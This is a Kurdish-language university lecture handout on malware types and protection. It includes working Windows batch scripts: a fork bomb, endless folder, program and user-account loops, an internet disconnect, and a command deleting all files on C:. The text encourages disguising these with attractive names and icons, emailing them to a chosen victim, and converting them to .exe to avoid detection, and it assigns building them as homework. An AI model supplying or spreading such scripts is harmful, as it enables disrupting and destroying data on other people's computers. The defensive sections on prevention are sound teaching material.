

جیبه جیکردنه کانی

پاراستن

به شیوهی کرداری

Applications of Security

هیمن مهلا کهریم بهرزنجی

hemn.barznji@spu.edu.iq

وانهى يەك

ماتویر

دروستکردنى ڤايرۆس و رېگرى و خۇپارىزىي



مَالویر Malware له هەردوو وشەى Malicious Software وەرگیراوه و، بریتییه له زاراوه‌یهى که هه‌موو جوۆره‌کانی به‌نامه پیس و زیانبه‌خشه‌کان ده‌گریته‌وه و، هه‌موویان له ژیر ئەم ناوه‌دا جیگه‌یان ده‌بیته‌وه، وه‌کو قایرۆسه‌کان Viruses، کرمه‌کان Worms و ئەسپی ته‌رواده Trojan Horses.

هه‌موو یان به‌شیوه و ریگه‌ی جیاواز کارده‌که‌ن و، بچووکن و، خزمه‌تگوزاری پیشکەش ناکه‌ن و زنجیره‌یی نین، به‌لام هه‌موویان ده‌توانن کۆمپیوتەر تووشبکه‌ن Infect و گه‌نده‌لی بکه‌ن Corrupt. ده‌توانریت دابه‌زینریت و بیته‌ ناو کۆمپیوتەر وه‌وه له ریگه‌ی ئیمه‌یل وه E-Mail ، یان فایل وه File، له ئینته‌رنیته‌وه، هه‌روه‌ها ده‌توانن ب‌لاو ببه‌وه و دابه‌ش بین به‌هۆی تۆره‌کانه‌وه Networks.

به‌شیوه‌یه‌کی گشتی به‌کار دیت بۆ سازشکردنی کاره‌کانی کۆمپیوتەر، دزینی زانیاری، تیپه‌رانندی ده‌ستبه‌سه‌راگرتنی ده‌ستپه‌گه‌یشتن Access Control. یان به‌ پیچه‌وانه‌وه ده‌بیته‌ هۆی مه‌ترسی بۆ کۆمپیوته‌ری خانه‌خوی Host. مَالویر زاراوه‌یه‌کی زۆر باو و بلاوه و، به‌کار دیت بۆ جوۆره‌جیاوازه‌کانی به‌نامه‌ی زیان به‌خش و خراب، گرنگترینیان به‌وردی ده‌خه‌ینه‌روو، به‌لام جوۆره‌کانی تریان به‌ کورتی باس ده‌که‌ین.

یه‌که‌م // قایرۆسه‌کان: Viruses

قایرۆسه‌کان دروست ده‌کری‌ن به‌ به‌کاره‌ینانی به‌نامه‌کانی کۆمپیوتەر و زمانه‌کانی به‌نامه‌سازی له‌لایه‌ن مرقه‌کانه‌وه، پێیان ده‌وتریت قایرۆس له‌به‌ر ئه‌وه‌ی کۆمپیوتەر تووش ده‌که‌ن Infect و گرفتى بۆ دروست ده‌که‌ن، قایرۆسه‌کان له‌وانه‌یه‌ زۆر کاریگه‌رییان هه‌بیته Effect، هه‌ندیک له‌وانه‌ کاریگه‌رییان که‌مه‌ و، هه‌ندیکیان ناوه‌نده‌ و، هه‌ندیکیان کاریگه‌رییان زۆر زۆره‌ و، ویرانکه‌ر و تیکده‌رن.

ده‌توانین قایرۆسی کۆمپیوتەر به‌وه‌ پێناسه‌ بکه‌ین که، به‌نامه‌یه‌کی بچوکه، یان به‌شیکه له‌ کۆد ، که‌ هاوپێچ Attach ی به‌نامه‌ی تر ده‌کریته‌ و، ب‌لاو ده‌بیته‌وه کاتی که به‌نامه‌ی خانه‌ خوی و هه‌لنگر Host Program له‌به‌ری ده‌گریته‌وه Copied ، له‌لایه‌ن به‌کاره‌ینه‌ره‌وه، بۆ

کۆمپیوتەریکی تر، یان دادەبەزیتە ناو ئامییری کۆمپیوتەر لە ڕیگەیی تۆرەکانی ئینتەرنیته‌وه کاتیکی بەرنامەیی خانەخوێ Host Program و هەلگر، دادەنریت لەناو تۆرەکان Networks دا. بەلام بەزۆری بەهۆی فلاش و دیقیدی و دەگوێزیتەوه لە ئامییریکەوه بۆ ئامییریکی تر.

زیانەکانی ڤایرۆس

- ۱-خاوەردنەوه‌ی کۆمپیوتەر (توانای وه‌لام دانەوه‌ی کەمدەبیته‌وه‌و، جیبەجیبوونی بەرنامەکانیش خاوەدەبیته‌وه‌و).
- ۲-لەناو‌بردنی هەندیکی فایل و فولدەر و، هەندیکی جار فایلێ بەرنامەکانیش.
- ۳-هەندیکی جار پارچەکانی کۆمپیوتەر تیک دەشکینێ و لەناویان دەبات، یان دەیان سوتینیت.
- ۴-تیکدانێ وینە و نووسین.
- ۵ -تیکدانێ بەرنامەکانی کۆمپیوتەر.

خۆپاراستن لە ڤایرۆس

- ۱- وەرگرتنی بەرنامە و فایل و قیدیۆ و دەنگ، لە مالمپەرە (سایتە) باوەرپیکراو و، ناسراوەکانەوه.
- ۲-سەردان نەکردنی ئەو مالمپەرەنەیی جیگەیی گومانن (وه‌ک مالمپەرە سیکیسییه‌کان و).
- ۳-دابەزانندی جۆرەکانی ئینتەرنیته‌فیلۆ. Internet Firewall
- ۴-نەکردنەوه‌ی ئیمه‌له‌ گومانناوی و نەناسراوەکان و، داوئلوډ نەکردنی فایلە نەناسراو و گومانناوییه‌ هاوپیچەکان، کە لەگه‌ڵ ئیمه‌یل دا هاتوون.
- ۵-دابەزانندی یه‌کیک لە دژە ڤایرۆسه Anti-Virus بەهیزەکانی وه‌ک (کاسپەر سکا‌ی ، نۆرتن ئەنتی ڤایرۆس، نۆدی ۳۲، یان هەر جۆریکی تر.

-زانین و بریاردان لە باره‌ی جوړی ئەو دژە قایرۆسه‌ی به‌کاری ده‌هینیت.

-زانین له‌باره‌ی هه‌لبژاردنه‌کانه‌وه کاتی‌ک دژە قایرۆسه‌که، قایرۆس ده‌دۆزیت‌ه‌وه و، ده‌یگریت. وه‌کو لا‌بردن Remove ، سرینه‌وه Delete و.

-به‌شیوه‌یه‌کی رێک و پێک و ماوه ماوه دژە قایرۆسه‌که نوێبکریته‌وه Update ، به‌جوړیک که هه‌میشه نوێترین Newest نوێکراوه Updated وه‌رگریت.

-دلنیا‌بوون له‌وه‌ی که به‌رنامه‌ی دژە قایرۆسه‌که، هه‌موو ئەو ئامی‌ر و یه‌کانه ((فلاش می‌مۆری، دی‌قیدی و ...)) بپشکنیت پێش ئەوه‌ی به‌کاریان به‌هین و بیانکه‌ینه‌وه.

-دلنیا‌بوونه‌وه به‌ پشکینینی هه‌موو ئەو فایلانی که له ئینتەرنیته‌وه دای ده‌به‌زینیت Downloaded بۆ ناو کۆمپیوتەر‌ه‌که‌ت.

دروست کردنی ساده‌ترین قایرۆس


فۆرک بۆمب

Fork Bomb


به‌هۆی قایرۆسی فۆرک بۆمبه‌وه، به‌شیوه‌یه‌کی گشتی) یه‌که‌ی چاره‌سه‌ر کردنی ناوه‌ندی - (CPU جامده‌بی‌ت (ده‌وه‌ستی‌ت). به‌هۆی کردنه‌وه‌ی ۵۰۰ پرۆسه‌ی کۆماند پرۆمپت Command Prompt، ئەمه‌ش زه‌ختی‌کی زۆر ده‌خاته سه‌ر CPU و کۆمپیوتەر‌ه‌که ده‌وه‌ستی‌ت.

به‌رنامه‌ی نۆت پاد بکه‌ره‌وه و ئەم کۆده‌ی تیدا بنووسه:

%0 | %0



بەپاشگری دۆت بات .bat ، بە ناویکەوه خەزنی بکە، بۆنمونه: forkbomb.bat



٣-ئێستا بۆمبەکەت دروست کرد و، کرداری دەستپێکردنەوه بەکار (Restart – بۆ کۆمپیوتەرەکەت ئەنجامبەدە، بۆ ئەوه‌ی کارەکە تەواو سەرکەوتوو بیێت و، جێبەجێبیێت.

پۆنکردنەوه:

کۆدی ئەم فایرۆسە تەنها بۆ مەبەستی فێرکردن و تاقیکردنەوه‌یە، تا زیاتر لە فایرۆس تیبگەن و، ئیمە بەرپرسیار نین لە خراپ بەکارهێنانی و، هیوادارم بە خراپ بەکاری نەهێنن.

دروست كردنى قايرۆسىك

كه ۱۰۰۰ فولدەر دروست دهكات له چەند چركهيهك دا

ئەم قايرۆسە سادە و ساكارە، بەھۆيەو بە ئەژمار فولدەر دروست دەكرىت لەھەر شوپىنىكدا، كه بمانەوى، و دەتوانىن وینەيەكى جوانى بۆ دابنىين و، بە ناويكى سەرنج پاكىشەوہ خەزنى بكەين و، بينيرين بۆ ھەر كەسيك كەبمانەوى، كه بەھۆيەو تارادەيەك بيزار دەبيت و، ھەست بە رووداويكى لەناكاو و، چاوەپوان نەكراو دەكات .

ھەنگاوى يەكەم:

بەرنامەى نۆت پاد بكەرەوہ و، ئەم كۆدەى تيدا بنوسە:

```
@echo off
```

```
: top
```

```
md %random%
```

```
goto top
```

شيكردنەوہى كۆدەكە:

ديپرى يەكەم: ئەوہ دروست دەكات كه دەريكەوييت له شاشەيەكى بەتالدا.

ديپرى دووہم:

تەنھا ناونيشانىكە. Label

ديپرى سيھەم:

ئەم كۆماندە بەكارديت بۆ دروست كردنى فولدەرەكان، كه بە شيوہيەكى عەشوائى – (Randomly) ناو له فولدەرەكان دەنييت.

دیپری کۆتایی:

گه‌رانه‌وه‌یه بۆ له‌یبلێ تۆپ و، لووپ کردنی بی‌پایان ((نا کۆتا)). Infinite loop.

هه‌نگاوی دووه‌م:

به‌ناوی‌که‌وه‌و، با پاشگری بات bat. پاشه‌که‌وتی بکه، وه‌کو. pleasereadme.bat

هه‌نگاوی سێهه‌م:

ئه‌گه‌ر ویستت خۆت ده‌توانیت وینه‌یه‌کی وه‌کو ئایکۆن بۆ دابنێیت، یان ناوه‌که‌ی بگۆریت، یان ، به‌ ئیمه‌یل بێنێریت بۆ ئه‌و که‌سه‌ی مه‌به‌ستته‌ بێزاری بکه‌یت، یان.

روونکردنه‌وه:

کۆدی ئه‌م ڤایرۆسه‌ ته‌نها بۆ مه‌به‌ستی فێرکردن و تاقیکردنه‌وه‌یه، تا زیاتر له ڤایرۆس تیبگه‌ن و، ئیمه‌ به‌رپرسیار نین له خراب به‌کارهێنانی و، هیوادارین به خراب به‌کاری نه‌هینن.

کردنه‌وه‌ی نۆت یاد یان هه‌ر به‌رنامه‌یه‌کی تر

به‌رنامه‌ی نۆت یاد Note Pad بکه‌ره‌وه و، ئەم کۆده‌ی خواره‌وه بنووسه:


@ECHO off

:top

START %SystemRoot%\system32\notepad.exe

GOTO top

فایله‌که پاشه‌که‌وت Save بکه، به پاشگری دۆت بات bat. ، بۆنمونه: notepad.bat



پروونکردنه‌وه:

کۆدی ئەم قایرۆسه‌ ته‌نها بۆ مه‌به‌ستی فیڕکردن و تاقیکردنه‌وه‌یه، تا زیاتر له قایرۆس تیڤگه‌ن و، ئیمه به‌رپرسیار نین له خراپ به‌کاره‌ینانی و، هیوادارم به خراپ به‌کاری نه‌هینن.

دووهم // کرمەکان Worms

جوړیکى مالوین، خوڤیان کوپی ده‌کەن و بەناو توڤره‌کاندا بلاوده‌بنه‌وه، پیوستیان به‌وه نییه هاوپیچ Attach ی به‌نامه‌ی ترین بۆ بلاو بوونه‌وه‌یان، هه‌روه‌ها پیوست ناکات به‌کاره‌ینه‌ر ده‌ست تیره‌دان و ده‌ست کیشانه‌ ناوی Intervention هه‌بیټ بۆ بلاو بوونه‌وه Spread و په‌خشکردنی کرمه‌کان.

کرمه‌کان زۆر جوړی جیاوازیان هه‌یه وه‌کو:

۱. کرمه‌کانی نامه‌ی ئەلیکترۆنی E-Mail Worms : ئەو کرمه‌ن که نامه‌کان تووش ده‌کەن، و ده‌گوێزرینه‌وه و ده‌جوولین به‌هۆی لینکی ئیچ تی ئیم ئیله‌وه HTML Link ، یاخود به‌هۆی هاوپیچه‌کانی نامه‌وه E-Mail Attachment که ده‌نیردیت، له لایه‌ن سایته‌ تووشبووه‌کانه‌وه که کرمیان هه‌یه و، ئەگه‌ر به‌کاره‌ینه‌ر هاوپیچه‌کانی نامه‌که، یان لینکی ئیچ تی ئیم ئیل بکاته‌وه، کرمی ئیمه‌یل توانای تووشکردنی سیسته‌می کۆمپیوته‌ری هه‌یه. Computer System کرمه‌کانی ئیمه‌یل توانای دزین و به‌کاره‌ینانی ناویشانی ئیمه‌یلی به‌کاره‌ینه‌ری هه‌یه له ده‌فته‌ری ناویشانه‌وه Address Book یان له سه‌رچاوه‌کانی به‌نامه‌ی تروه‌وه Other Program Sources . بیگومان تو‌مه‌تبار کردنی هه‌له‌ رووده‌ات کاتی‌ک به‌کاره‌ینه‌ر نازانی‌ت کام له‌و نامه‌ی بۆی هاتوه، نامه‌ تووشبووه‌که بووه.

۲. کرمه‌کانی ئینته‌رنیټ: Internet Worms

کرمه‌کانی ئینته‌رنیټ هه‌ولده‌دن بۆ دۆزینه‌وه‌ی خالی لاواز و نه‌پارێزراوی سیسته‌می کۆمپیوته‌ر Vulnerable Computer System ، به‌هۆی پشکنینی توڤره‌کانی کۆمپیوته‌ر به‌کاره‌ینانی سیسته‌می کارپیکه‌ری ناوچه‌یی Local Operating System. دوای ئەوه‌ی کرمه‌کانی ئینته‌رنیټ خالیکی پیکه‌وه به‌ستنی جیگیریان Stable Connection دۆزییه‌وه، ده‌ستپیکه‌یشتنی ته‌واو به‌ده‌ست ده‌هینن بۆ سیسته‌می کۆمپیوته‌ر و، به‌ ئاسانی

داغلی ده‌بن، کرمه‌کانی ئینتەرنیټ توانا و لی‌هاتوییان هه‌یه بۆ دابه‌زاندنی به‌رنامه Install Program و، ناردنی زانیاری بۆ سیستەمی کۆمپیوتەری تووشبوو.

٣. کرمه‌کانی چاتی وەرگرتن و پیاوشتن به ئینتەرنیټ دا Internet Relay Chat (IRC) Worms :

کرمه‌کانی چات ئامانجیان ژووره‌کانی چاته chat room یان ساحه‌کانی نامه Message Forums، که به‌شیوه‌یه‌کی گشتی ناسراوون و ه‌کو رێره و ((چه‌نال)) ی چات Chat Channel، به‌هۆی ناردنی لینکی سایتیکی تووشبووه، یان فایل بۆ به‌کارهێنەر، ئەم جوهره‌یان که‌متر کاریگه‌ری هه‌یه له چاو جوهره‌کانی تری کرمی کۆمپیوتەر دا، چونکه وەرگری کرمه‌که ده‌بیټ پشت راستی بکاته‌وه Confirm، پاشه‌که‌وتی بکات Save و بیکاته‌وه Open، بۆ تووشکردنی سیستەمی کۆمپیوتەرکه.

٤. کرمه‌کانی نامه و په‌یامه هه‌نووکه‌یه‌کان: Instant Message Worms

ئەم کرمانه دەرده‌که‌ون له به‌رنامه‌ی نامه و په‌یامه هه‌نووکه‌یه‌کان دا Instant Messages Applications، و ه‌کو یا‌هو می‌سنجەر Yahoo! Messenger، و ناردنی لینکی سایتیکی تووشبوو بۆ په‌یوه‌ندییه‌که‌ت ده‌که‌نه هۆکاری تووشکردنی کۆمپیوتەر، ئەم کاره‌ش و ه‌کو کرمه‌کانی ئیمه‌یل وایه، به‌لام لیستی په‌یوه‌ندی په‌یامبەر به‌کارده‌هێنیت بۆ بلا‌وکردنه‌وی لینکه تووشبووه‌کان.

٥. کرمه‌کانی رایه‌له‌ی بلا‌وکردنه‌وی فایل: File – Sharing Network Worms

ئەم کرمانه خۆیان کۆپی ده‌که‌نه‌ناو Copy فولدەری هاوبه‌ش و بلا‌و‌کراوه Shared Folder و، تیا‌یدا دەرده‌که‌ون و ه‌کو او‌یکی بی‌زیان. یه‌ک فایل ده‌ستده‌کات به بلا‌وکردنه‌وه و تووشکردن به ناو تۆری بلا‌وکردنه‌وی فایل File – Sharing Network دا، ئەم کاری تووش کردنه به‌ر ده‌وام ده‌بیټ، هه‌تا و ه‌کو سیستەمه‌کانی تریش تووش ده‌کات.

نیشانەكانى كرمى كۆمپىوتەر

Symptoms of Computer Worm

كاتىك كرمەكان كۆمپىوتەرەكان تووشدەكەن، بە ھۆي كۆمەلىك نیشانەي ديار و بەر چاۋەۋە دەتوانىن ئەم تووش بوۋنە ھەست پىبىكەين و، ديارى بكەين، بەشىۋەيەكى گشتى نیشانەكان ئەمانەي لاي خوارەۋەن:

۱. خاۋ كىردنەۋەي جىبەجىكىردنى كۆمپىوتەر. Computer Performance
۲. لە جولەخستىن و ۋەستان لە نىرخىكدا Freezing و ھەرەسەينان و تىكشكانىكى كوتوپر و لەناكاۋ. Crashing
۳. كرانەۋە و جىبەجىكىردنى بەرنامە بەشىۋەيەكى خۇكارى و ئۆتوماتىكى.
۴. نارىك و پىكى لە جىبەجىكىردن و كاركىردنى ويىگەر Web Browser روودەدات.
۵. ھەلسووكەۋت و رەفتار نا ئاسايى دەبىنرىت ۋەكو نامە، ويئە، دەنگ و....
۶. ئاگاداركىردنەۋەي دىۋارى ئاگرىن Firewall دەبىنرىت.
۷. لە دەستچوون و گۇرانكارى بچووك لە فايلدا روودەدات.
۸. دەرکەۋتنى نامە و پەيامى بوونى ھەلە و گرفت لە سىستەم و سىستەمى كارپىكىردن Operating System دەردەكەۋىت.
۹. نامەي نىردراۋ بۇ پەيوەندىيەكانت بەبى ئەۋەي زانىارى لەسەر نىرەرەكەي زانراۋ و بەردەست بىت.

سیهه‌م: ئه‌سپی ته‌رواده

Trojan horse

ئه‌م ئه‌سپی ته‌رواده‌یه جوړیکی تری مالویره. به‌نامه‌یه که ده‌رده‌که‌ویت له شیوه‌یه‌کی سوودبه‌خش Useful دا، به‌لام کاتی که به‌نامه‌که جیبه‌جیده‌کریت له‌گه‌لیدا به‌نامه‌یه‌کی زیانبه‌خش و پیس Malicious یان فرمانیک Command داده‌به‌زیت Install یان جیبه‌جیده‌بی‌ت له‌سه‌ر کۆمپیوته‌ره‌که، به‌بی ئه‌وه‌ی به‌کاره‌ینه‌ر زانیاری هه‌بی‌ت له باره‌یه‌وه.

جوړه‌کانی ئه‌سپی ته‌رواده

Trojan Horses Types

۱. ترۆجانه‌کان ده‌ستی‌گه‌یشتن و داغلبوون له دوره‌وه. Remote Access Trojans

۲. ترۆجانه‌کانی ناردنی زانیاری Data Sending Trojans یان ناردنی تیپه‌ره وشه Password Sending .

۳. ترۆجانه تیکشکینه‌ره‌کان. Destructive Trojans

۴. ترۆجانه‌کانی نوینه‌ری و جیگری. Proxy Trojans

۵. ترۆجانه‌کانی (پروټوکۆلی گواستنه‌وه‌ی فایل) File Transfer Protocol (FTP) Trojans .

۶. ترۆجانه له کار خه‌ر و زه‌بوونکه‌ره‌کانی به‌نامه‌ی پاراستن Security Software Disabler Trojans .

۷. ترۆجانه‌کانی هیرشکره‌سه‌ر په‌سه‌ند نه‌کردنی خزمه‌تگوزاری – of – Denial Service Attack (DoS) Trojans .

۸. ترۆجانه‌کانی کوشتن و تیکشکاندن سیسته‌م System Killing Trojans

9. تروّجانەکانی بۆمبێ ئیمەیل. Mail – Bomb Trojans

مه‌به‌ست و به‌کاره‌ینانه‌کان

Purpose & Uses

- دزینی پارهی ئه‌لیکترۆنیکی. Electronic Money
- به‌کاره‌ینانی ئامیڕ وه‌کو به‌شیک له‌ بووتنیّت. Botnet
- دزینی زانیاری. Data Theft
- گۆرانکاری بچووک یان سرینه‌وه‌ی فایل.
- دابه‌زاندن Downloading یان به‌رزکردنه‌وه Uprising ی فایل بۆ مه‌به‌ستی جیاواز جوړاو و جوړ.
- بینین و ته‌ماشاکردنی شاشه‌ی به‌کاره‌ینه‌ر.
- سه‌یرکردنی کامیڤرای ئینته‌رنیّتیی به‌کاره‌ینه‌ر.
- ده‌ست به‌سه‌راگرتنی سیسته‌می کۆمپیوتەر له‌ دووره‌وه .
- به‌کاره‌ینانی کۆمپیوته‌ری تووشبوو وه‌کو نوینه‌ر و بریکار بۆ نه‌نجامدانی چالاکی نایاسایی یان هێرشکردنه‌سه‌ر کۆمپیوته‌ری تر.



چارههه//بهنامهكانى جاسوسى

Spy Ware

بهنامهى جاسوسى Spy Ware جوړىكى مالمویره، كه كارى جاسوسى دهكات لهسهه چالاكويهكانى بهكارهينه، تواناى نهم جاسوسى كردنه چاودىرى چالاكوى Activity Monitoring، كوكدنهوهى پهنجهپيانانهكانى كىبورد Collect Keystroke واته ههه پهنجهنانىك به ههه دووگميهكى كىبورد دا وهردهگرىت و، كووى دهكاتوهه و بهكارى دههينىت، ههروهه زانىارى ژميرهى، داغلبون، زانىارى مالى.

بهنامهى جاسوسى Spy Ware بهشيوههكى گشتى بهكارديت بو دزىنى زانىارى نهينى و تايبهتى و گرنگ.



جۆرهكانى ترى مالوئر

Other Types of Malware

جۆره گرنگ و باوهكانى مالوئرمان به وردى روونكردهوه، بهلام جۆرهكانى تر به كورتى باسيان دهكهين و، وردهكارى تهواو ناخهينه روو له بارهيهوه:

۱. ئەدوئەر : Adware كورتكراوهى بهرنامهى پالپشتى كردنى ئاگانامهيهيه – Advertising Supported Software، و جۆرىكى مالوئر كه ئاگانامه دادهنئيت بهشيويهيهكى خۆكارى، واته بهرنامهى ئاگانامهيهيه بيزاركه ره و، كه مترين ترسناكى و زۆرترين قازانجى ههيه، ئەدوئەر ريكلام و ئاگادارى پيشان دهوات لهسه ر كۆمپيوتهرى بهرامبه ر .



۲. بووت : Bot ئەو بهرنامهيهيه كه درووستكراوه بۆ جيبه جيكردى كارىكى ديارى كراو، به شيويهيهكى خۆكار. لهكاتىكدا ههنديك له بوتهكان درووستكراون بۆ ههنديك كار و بهشيويهيهكى ريزهيهيه بيزيانن. وهكو يارى قيديويى Video Gaming و، بانگه وازى ئاشكرايه ئينتهرنئيتى، پيشبركيى راستهوخو و ئۆن لايين.



۳. رووتکیت : Rootkit جوړیکى مالویره و، درووستکراوه بو مه بهستی دهستیگه یشتن و دهست به سه راگرتن له دووره وه، به بى ئه وهى پى بى بزانییت له لایه ن به کارهینه ره وه یان به هوى به رنامه کانى پاراستنه وه .



ئەركى مائهوه

Homework

له مائهوه، ئەم قىرۇسانه درووست بكه و تاقىيان بكهروهه، تا زياتر له قايرووس وكاركردى تىبگهيت.

بۆمبهرى بهرنامه Application Bomber

ئەم كۆده بۇ دروستكردى قايرووسىكه كاتى چالاككرا، ئەوبهرنامانهى له كۆدهكهدا ديارى كراوه دهكاتوهه، به شىوهى بهردهوام و يهك به دووا يهك:

@echo off

:x

start winword

start mspaint

start notepad

start write

start cmd

start explorer

start control

start calc

goto x

دروستکردنی ژمارەیه‌کی زۆر ئەژمار

User Account Flooder

ئەم کۆدە بۆ دروستکردنی ڤایرۆسیکە کاتی چالاککرا، ژمارەیه‌کی زۆر ئەژمار Account دروست دەکات:

```
@echo off
```

```
:xnet
```

```
user %random% /add
```

```
goto x
```

وەستاندنی ئینتەرنیٲ

Stop Internet Access

ئەم ڤایرۆسە زیانی نییه و بۆ شوخیکردن Prank لەگەڵ ھاوڕێ و دوستان بەکار دێت، بە نووسینی ئەم پارچە کۆدە‌ی خوارەوه:

```
@Echo off
```

```
Ipconfig /release
```

فایرۆسی ترسناک

Dangerous Virus

هه‌موو ئەو فایرۆسانه‌ی له پێشه‌وه باسکران، نمونه‌ی فایرۆسی که‌م زیانن و ترسناک نین، به‌لام جووره فایرۆسه‌یان ترسناکه و نابێت له‌سه‌ر کۆمپیوتهرێک تاقیبه‌کرێته‌وه که‌زانیا‌ری پیویست و گرنگی تێدابییت. چونکه ئەم فایرۆسه به ((ویندۆز ها‌که‌ر Windows Hacker)) ناسراوه و، ده‌بیته هۆی سه‌پینه‌وه‌ی هه‌موو سی C:\ به جو‌ریک ناتوانرێت به‌گه‌ردرێته‌وه و سوودی لیببینه‌رێته‌وه.

بۆیه تکایه وریای تاقیکردنه‌وه‌ی ئەم فایرۆسه بن.

@Echo off

Del C:\ *.* |y

رونکردنه‌وه:

یهک // ئەم فایرۆسانه ته‌نها بۆ مه‌به‌ستی فی‌رکارییه. تکایه ئا‌گادار بن.

دوو // بات فایل BAT File فایل با‌چی دۆسه DOS Batch File که به‌کار دێت بۆ جیبه‌جیکردنی فه‌رمانه‌کان Execute Commands له‌گه‌ڵ Windows Command Prompt.

سی // ده‌تونرێت فایلێ دۆت بات به‌گۆردرێت بۆ دۆت ئی ئیکس ئی تا زیاتر کاری‌گه‌ر بێت و وه‌ک فایلێ فایرۆس و پارچه کۆد نه‌ناسرێته‌وه.

خۆپاریزی له مالویره‌کان و لابردنیان

Malware Prevention & Removal

۱. دابه‌زاندن و به‌کارهێنانی دژه مالویر Anti-Malware ، هه‌روه‌ها به‌نامه‌ی دیواری ئاگرین Firewall Software ، وه‌لی پێویسته ئه‌و به‌نامه‌یه هه‌لبژێرین که خزمه‌تگوزاری پێشکەش ده‌کات بۆ دۆزینه‌وه‌ی جۆری جیاوازی مالویر و هه‌روه‌ها لابردن و چاره‌سه‌ر کردنیان، لانی که‌م، به‌نامه‌ی دژه مالویر پێویسته پارێزگاری بکات دژی ((ڤایرۆس Virus ، به‌نامه‌ی جاسووسی Spy Ware ، ئەد وێر Adware ، ئەسپی ته‌رواده Trojan Hors ، و کرمه‌کان . Worms . خو ئه‌گه‌ر به‌نامه‌که پێکهاتییته له دژه مالویر و دیواری ئاگرین پێکه‌وه، ئه‌وه زۆر باشتره له رووی پاراستنه‌وه.
۲. نوێکردنه‌وه Update ی به‌نامه و سیسته‌می کارپێکردن بۆ پینه‌کردنی خاله لاوازه‌کان، و نه‌هه‌شتنی لاوازی و به‌هێز کردن، ئه‌مه‌ش ده‌مان پارێزیت له هه‌رشه‌کان.
۳. پێویسته به ئاگاییه‌وه فایل و به‌نامه و هاوپێچه‌کان وه‌ربگرین Download بۆ ناو کۆمپیوته‌ره‌که‌مان، له‌سه‌رچاوه‌ی باوه‌رپێکراوه‌وه دای ببه‌زینین.

تایبەتمەندیەكانى پراستن لە ویندۆزى ۱۰ دا

Security features in Windows 10

